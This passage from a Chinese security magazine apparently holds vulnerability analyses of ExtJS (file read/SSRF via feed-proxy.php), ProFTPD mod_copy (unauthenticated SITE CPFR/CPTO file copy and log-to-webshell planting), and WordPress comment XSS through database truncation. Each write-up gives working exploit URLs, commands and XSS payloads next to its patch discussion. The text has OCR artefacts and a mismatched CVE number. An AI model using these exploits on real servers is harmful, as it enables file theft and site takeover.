


图 7-2-6

我们对 simple-log_v1.3.12 进行了测试性扫描，结果是：

Total : 76 XSS : 3 SQLI : 62 INCLUDE : 5 FILE : 3 FILEAFFECT : 1

测试代码都是一些比较明显的漏洞，且没有使用 MVC 框架，什么字符截断吃掉转义符这种，目前的技术还真的支持不了，不过也是可以扫出一些了。

从测试过程来看，bug 层出不穷，主要是前期实现时，很多语法结构与测试用例没有考虑进去，加上算法几乎都是递归的，所以很容易就造成无限递归导致 Apache 跪掉。

所以目前的代码真的只能算是试验品，代码的健壮性需要无数次重构和大量的测试来实现，笔者已经没有太多时间维护。

总结

静态分析领域中，很多安全研究人员都是做 C/C++/反编译汇编等方向，目前脚本语言领域也急需技术力量投入进去，因为这是一件很有意义的事情。

回到坑上面来，笔者和小伙伴们的实现中，有个重大的问题就是不支持 MVC 框架。这些 MVC 如 CI 框架，数据流很难进行统一捕捉，因为框架封装度很高。所以针对不同的框架估计需要不同的分析方式。

目前的状况是，可以识别一些简单的漏洞，代码不够健壮存在诸多 bug。最后，talk is cheap, show me the code.实现代码在 github 上可以找到。

代码分享出来的目的是供有志于或者已经投身于该领域的安全研究人员进行研究与讨论，目前还达不到随便拿出一个 CMS 就能跑的效果，望大家不要有所幻想。

（全文完）　责任编辑：游风

第八章 漏洞月报

第1节 Extjs 小于 5.1.1 任意文件读取 SSRF 漏洞分析

作者: Yaseng
来自: Baidu Xteam
网址: http://xteam.baidu.com

基本信息

应用名称	Extjs
影响版本	小于 5.1.1
发布时间	2015-5-27 14:20
利用难度	前台任意用户
漏洞危害	高危
相关编号	CVE-2007-2285

漏洞分析

一:基本信息

Extjs 是一个使用非常广泛的 html5 前端界面框架，在小于 5.1.0 版本存在一个任意文件读/SSRF 漏洞 。

二:代码分析

以 5.1.0 版本为例。
file:ext-5.1.0\examples\feed-viewer\feed-proxy.php

```
$feed = $_REQUEST['feed'];
if($feed != '' && strpos($feed, 'http') === 0){
        header('Content-Type: text/xml');
        $xml = file_get_contents($feed);
            .....
        echo str_replace('<dc:creator', '<author', $xml);
        return;
}
```

file_get_contents 参数 $feed 可控,虽然判断需要以字符串 http 开头,但是
可以使用../ 跳回当前文件夹,绕过防御,例如
http://web/ext-5.1.0/examples/feed-viewer/feed-proxy.php?feed=http/../feed-viewer.html
就能读取当前目录下的 feed-viewer.html 文件
如下图：

另外当 php 配置 url_open=on 时可以进行服务端请求伪造攻击（SSRF）.

http://web/ext-5.1.0/examples/feed-viewer/feed-proxy.php?feed=http://www.baidu.com

效果如下图：

漏洞修复

1:官方在 5.1.1 版本已经修复了该任意文件读取漏洞

http://www.sencha.com/blog/announcing-ext-js-5-1-1-improving-your-dev-experience/

补丁代码为:

```
$feed = $_REQUEST['feed'];
if (!empty($feed) && preg_match('#((https?):///(\S*?\.\S*?))([\s)\[\]{},;"\':<]|\.\s|$)#i', $feed)) {
    header('Content-Type: text/xml');
    $xml = file_get_contents($feed);
```

正则匹配$feed 是否为合格的 url。但是没有从字符串首位开始匹配,在 php 关闭 gpc 并且版本小于 5.3.4 时

可以用空字节截断绕过 url 检查并且读取任意文件。如:

http://web/ext-5.1.1/examples/feed-viewer/feed-proxy.php?feed==c:\\\\1.txt%00http://www.1.com

建议正则改为

```
$feed = $_REQUEST['feed'];
if (!empty($feed) && preg_match('#^((https?):///(\S*?\.\S*?))([\s)\[\]{},;"\':<]|\.\s|$)#i', $feed)) {
```

2:ssrf 漏洞修复建议使用 feed 白名单或者直接删除此文件(示范文件)

（全文完） 责任编辑 xfkxfk

第2节 Proftpd mod_copy 模块命令未授权调用投稿

作者:Stefanie
来自:Baidu Xteam
网址:http://xteam.baidu.com

基本信息

应用名称	Proftpd
发布时间	2015-5-27 14:20
利用难度	前台任意用户
漏洞危害	高危
相关编号	CVE-2015-3306

漏洞分析

1：漏洞简介

该漏洞原标题为 Unauthenticated copying of files via SITE CPFR/CPTO allowed by mod_copy，其意为 mod_copy 模块允许通过 SITE CPFR/CPTO 命令来实现未授权的文件拷贝，编号 CVE-2015-3306。

2：漏洞分析

本次漏洞发生在 mod_copy 模块，该模块中，对于执行 CPFR 和 CPTO 命令的函数并未进行身份认证，现在看下正常的身份认证代码。

\contrib\mod_copy.c 477 行

```
MODRET copy_copy(cmd_rec *cmd) {
  if (cmd->argc < 2) {
    return PR_DECLINED(cmd);
  }

  if (strncasecmp(cmd->argv[1], "COPY", 5) == 0) {
    char *cmd_name, *from, *to;
    unsigned char *authenticated;

    if (cmd->argc != 4) {
      return PR_DECLINED(cmd);
    }

    authenticated = get_param_ptr(cmd->server->conf, "authenticated", FALSE);
    if (authenticated == NULL ||
        *authenticated == FALSE) {
      pr_response_add_err(R_530, _("Please login with USER and PASS"));
      return PR_ERROR(cmd);
    }:
```

在上方代码段中不难看出，authenticated 就是代表了身份认证的结果，如果该值不为真的时

候，则会弹出提示“please login…..”，接下来再看此次出现问题的函数，代码如下。

\contrib\mod_copy.c 594 行

```
MODRET copy_cpto(cmd_rec *cmd) {
  register unsigned int i;
  char *from, *to = "";
  if (cmd->argc < 3 ||
      strncasecmp(cmd->argv[1], "CPTO", 5) != 0) {
    return PR_DECLINED(cmd);
  }
  CHECK_CMD_MIN_ARGS(cmd, 3);
  from = pr_table_get(session.notes, "mod_copy.cpfr-path", NULL);
  if (from == NULL) {
    pr_response_add_err(R_503, _("Bad sequence of commands"));
    return PR_ERROR(cmd);
  }
  /* Construct the target file name by concatenating all the parameters after
   * the "SITE CPTO", separating them with spaces.
   */
  for (i = 2; i <= cmd->argc-1; i++) {
    to = pstrcat(cmd->tmp_pool, to, *to ? " " : "",
      pr_fs_decode_path(cmd->tmp_pool, cmd->argv[i]), NULL);
  }
  to = dir_canonical_vpath(cmd->tmp_pool, to);
  if (copy_paths(cmd->tmp_pool, from, to) < 0) {
    int xerrno = errno;
    pr_response_add_err(R_550, "%s: %s", cmd->argv[1], strerror(xerrno));
    errno = xerrno;
    return PR_ERROR(cmd);
  }
  pr_response_add(R_250, "%s", _("Copy successful"));
  return PR_HANDLED(cmd);
}
```

copy_cpto 函数即为执行 SITE CPTO 时调用的函数，在该函数中，并未存在任何身份认证代码，即在未进行身份认证也就是未登录的情况下，可以使用该函数，而 SITE CPFR 命令同理，均为进行身份认证。

两个命令配合起来，即可实现文件的拷贝和移动。

3：漏洞利用

nc 链接目标 IP 端口，如 nc xx.xx.xx.xx 21，即可输入命令进行操作。首先演示移动文件。

```
site cpfr /etc/passwd
site cpto /tmp/Stefanie
```

即可将 passwd 文件移动到 tmp 目录。

当服务器开放了 web 服务，并且猜到 web 目录的情况下，可以通过如下方式，拷贝 webshell 到 web 目录，利用如下。

```
site cpfr /etc/passwd
```

```
site cpto <?php phpinfo(); ?>
site cpfr /proc/self/fd/3
site cpto /var/www/test.php
```

site cpto <?php phpinfo(); ?>故意创建一个错误的使用方式，此操作会将 php 代码写入 proftpd 的错误日志，后面则是将该文件复制到 web 目录去。

而此时 php 文件的内容如下。

```
2015-04-04 02:01:13,159 slon-P5Q proftpd[16255] slon-P5Q
(slon-P5Q.lan[192.168.3.193]): error rewinding scoreboard: Invalid argument
2015-04-04 02:01:13,159 slon-P5Q proftpd[16255] slon-P5Q
(slon-P5Q.lan[192.168.3.193]): FTP session opened.
2015-04-04 02:01:27,943 slon-P5Q proftpd[16255] slon-P5Q
(slon-P5Q.lan[192.168.3.193]): error opening destination file '/<?php
phpinfo(); ?>' for copying: Permission denied
```

4：影响范围

2011-11-09 的 proftpd-1.3.4 到 2014-05-15 的 proftpd-1.3.5

备注：

centos 编译安装需使用配置./configure --with-modules=mod_copy，否则会不存在该模块，测试时修改源之后使用 yum install 也并不存在该模块。

ubuntu 默认 apt-get install 即存在该漏洞:

5：修复方案

可以升级到目前官网 github 给出的 1.3.6 rc1

链接：https://github.com/proftpd/proftpd

（全文完） 责任编辑 xfkxfk

第3节 Wordpress 评论功能 Xss 始末

作者:Stefanie

来自:Baidu Xteam

网址:http://xteam.baidu.com

近期 Wordpress 自身程序评论功能的 Xss 在微博上沸沸扬扬，而其中的修复过程也可谓一波三折，接下来由我为大家一一讲述。

WordPress <4.1.2 xss

该问题来自于特殊字符截断，mysql 官网描述：


“The character set named utf8 uses a maximum of three bytes per character and contains only BMP characters”。

mysql 在使用 utf8 编码时，单个字符大小上限为 3 字节，当出现超过 3 个字节的 utf8 字符时，则会出现由于数据库不识别字符而产生截断效果。

示例如下，使用特殊字符：

```
UPDATE `wp_comments` SET `comment_content` = 'stefanie555555 ' WHERE `wp_comments`.`comment_ID` =12;
```

在数据库中插入的结果为 stefanie，特殊字符及后面的内容并未插入数据库。
UTF-8 编码在对于不同的字符区域，编码所占用的字节数各不相同。



Number of bytes per code point

Code point range	UTF-8	UTF-16	UTF-32	UTF-EBCDIC	GB 18030
U+000000 – U+00007F	1	2	4	1	1
U+000080 – U+00009F	2			2	2 for characters inherited from GB 2312/GBK (e.g. most Chinese characters); 4 for everything else
U+0000A0 – U+0003FF					
U+000400 – U+0007FF				3	
U+000800 – U+003FFF	3				
U+004000 – U+00FFFF				4	
U+010000 – U+03FFFF	4	4			4
U+040000 – U+10FFFF				5	

mysql utf-8 编码对于占用四个字节的字符无法识别，使用上图范围内的编码均可达到目的，如 💩，🈯，🔢 等。当 mysql 的编码为 utf-8mb4 或者 latin1 时，则可以对此类字符进行识别，另外，当 mysql 开启 strict mode 时候，会更加严格地处理，确保在数据有效存储之前进行阻止，也就不会产生该问题。
关于漏洞利用，Wordpress 只允许评论中出现白名单内的标签和对应的属性，而且要保证标签的完整性，比如尖括号的闭合。Poc 如下：

```
<abbr title="123 onmouseover=alert(1)  特殊字符">
```


可以看出，onmouseover 是在双引号内作为 title 属性的值出现的，在插入数据库时由于特殊字符产生截断，右侧的引号不会插入，在输出时，左侧引号会被转义，因而可使得 onmouseover 成功解析。
相关链接：
[1] http://xteam.baidu.com/?p=177
[2]https://cedricvb.be/post/wordpress-stored-xss-vulnerability-4-1-2/
[3]https://dev.mysql.com/doc/refman/5.5/en/charset-unicode-utf8mb4.html

WordPress <=4.2 xss

mysql type＝TEXT 时，TEXT 的最大长度为 64kb，当发生数据库的插入操作时，则会将大于 64KB 的部分抛弃，此时也造成了一种截断，而 wordpress 保存评论的字段的 type 正是 TEXT。
该漏洞于上一漏洞同理，只是截断的方式有所不同，poc 如下：

```
<abbr title="123 onmouseover=alert(1)  此处增加无用字符至 64KB ">
```

截断效果如下图：



该 poc 仅限 IE 使用，而 Klikki Oy 团队给出了兼容多种浏览器的 POC，chrome，IE，firefox 测试成功。

```
stefanie<a title='x onmouseover=alert(unescape(/hello%20world/.source))
style=position:absolute;left:0;top:0;width:5000px;height:5000px　此处用特殊字符或者长度截断均可'></a>
```

相关链接：

[1] http://xteam.baidu.com/?p=177

[2]https://speakerdeck.com/mathiasbynens/hacking-with-unicode

WordPress <=4.2.1 xss


4.2.1 版本主要针对长度截断进行了修复，在 wp-includes\wp-db.php get_col_length 函数中增加了数据库每种类型字段的长度限制，并和传入数据长度做了比较。

```
        protected function process_field_lengths( $data, $table ) {
        foreach ( $data as $field => $value ) {
            if ( '%d' === $value['format'] || '%f' === $value['format'] ) {
                // We can skip this field if we know it isn't a string.
                // This checks %d/%f versus ! %s because it's sprintf() could take more.
                $value['length'] = false;
            } else {
                $value['length'] = $this->get_col_length( $table, $field );
                if ( is_wp_error( $value['length'] ) ) {
                    return false;
                }
            }
            if ( false !== $value['length'] && mb_strlen( $value['value'] ) > $value['length'] ) {
                return false;
            }
            $data[ $field ] = $value;
        }
        return $data;
    }
```

$value['length']来自于 get_col_length，text 类型长度上限为 65535 字节，

mb_strlen($value['value'])是 mb_strlen 函数来统计字符个数的结果，两个值的计量单位不同，

一个是字节数，一个是字符的个数。



Description

mixed mb_strlen (string $str [, string $encoding = mb_internal_encoding()])

Gets the length of a string.

Parameters

str
The string being checked for length.

encoding
The encoding parameter is the character encoding. If it is omitted, the internal character encoding value will be used.

Return Values

Returns the number of characters in string str having character encoding encoding. A multi-byte character is counted as 1.

Returns FALSE if the given encoding is invalid.

在函数“mb_strlen”中，一个多字节字符统计个数为 1。在不同的编码中，一个字符的大小可以为多个字节（多字节字符），所以我们可以构造一个字符串，让字符的个数小于 65535 而字符串的字节数大于 65535 字节，从而满足如下条件：

```
if ( false !== $value['length'] && mb_strlen( $value['value'] ) > $value['length'] ) {
                    return false;}
```

当 php 向数据库中插入数据时，由于字节数超过了 text 类型的长度上线 65535 字节，所以字符串会被截断，导致了之前的 xss 可以重新被利用。

相关链接：

[1] http://xteam.baidu.com/?p=198

[2]http://php.net/manual/zh/function.mb-strlen.php

WordPress 4.2.2 中总体修复情况

在 4.2.2 版本中引入了两个变量：$truncate_by_byte_length ： 是否进行字节长度验证 $needs_validation ： 是否进行多字节字符合规性验证以及长度验证

wp422/wp-includes/wp-db.php 2626 行

```
        if ( $truncate_by_byte_length ) {
            mbstring_binary_safe_encoding();
            if ( false !== $length && strlen( $value['value'] ) > $length ) {
                $value['value'] = substr( $value['value'], 0, $length );
            }
            reset_mbstring_encoding();
            if ( ! $needs_validation ) {
                continue;
            }
        }
```

该处解决了 4.2.1 中用 mb_strlen 来测量实际长度和规定长度上线之间的比较造成的问题，改用了 strlen 来测量长度，并对超长部分进行切割，因而拦截了 4.2.1 补丁 bypass 造成的 xss。

```
                $regex = '/
                        (
                                (?: [\x00-\x7F]                 # single-byte sequences   0xxxxxxx
                                |   [\xC2-\xDF][\x80-\xBF]       # double-byte sequences   110xxxxx
10xxxxxx
                                |   \xE0[\xA0-\xBF][\x80-\xBF]   # triple-byte sequences   1110xxxx
10xxxxxx * 2
                                |   [\xE1-\xEC][\x80-\xBF]{2}
                                |   \xED[\x80-\x9F][\x80-\xBF]
                                |   [\xEE-\xEF][\x80-\xBF]{2}';
                if ( 'utf8mb4' === $charset ) {
                        $regex .= '
                                |   \xF0[\x90-\xBF][\x80-\xBF]{2} # four-byte sequences   11110xxx
10xxxxxx * 3
                                |   [\xF1-\xF3][\x80-\xBF]{3}
                                |   \xF4[\x80-\x8F][\x80-\xBF]{2}
                        ';
                }
                $regex .= '){1,40}                              # ...one or more times
                        )
                        | .                                     # anything else
                        /x';
                $value['value'] = preg_replace( $regex, '$1', $value['value'] );
                if ( false !== $length && mb_strlen( $value['value'], 'UTF-8' ) > $length ) {
                        $value['value'] = mb_substr( $value['value'], 0, $length, 'UTF-8' );
                }
                continue;
        }
```

可以看出，对于 utf8 编码时，仅仅会取范围内的小于等于 3 字节 UTF8 字符，取出之后，会按照当前多字节字符的编码长度再次确认。此处是针对小于 4.2 版本用四字节 utf8 字符插入数据库截断以及其他特殊字符截断而修补的。

相关链接：

[1] https://wordpress.org/news/2015/05/wordpress-4-2-2/

致谢：感谢 evil_xi4oyu 的每一次悉心指点和 yaseng 的帮助~

（全文完）　责任编辑 xfkxfk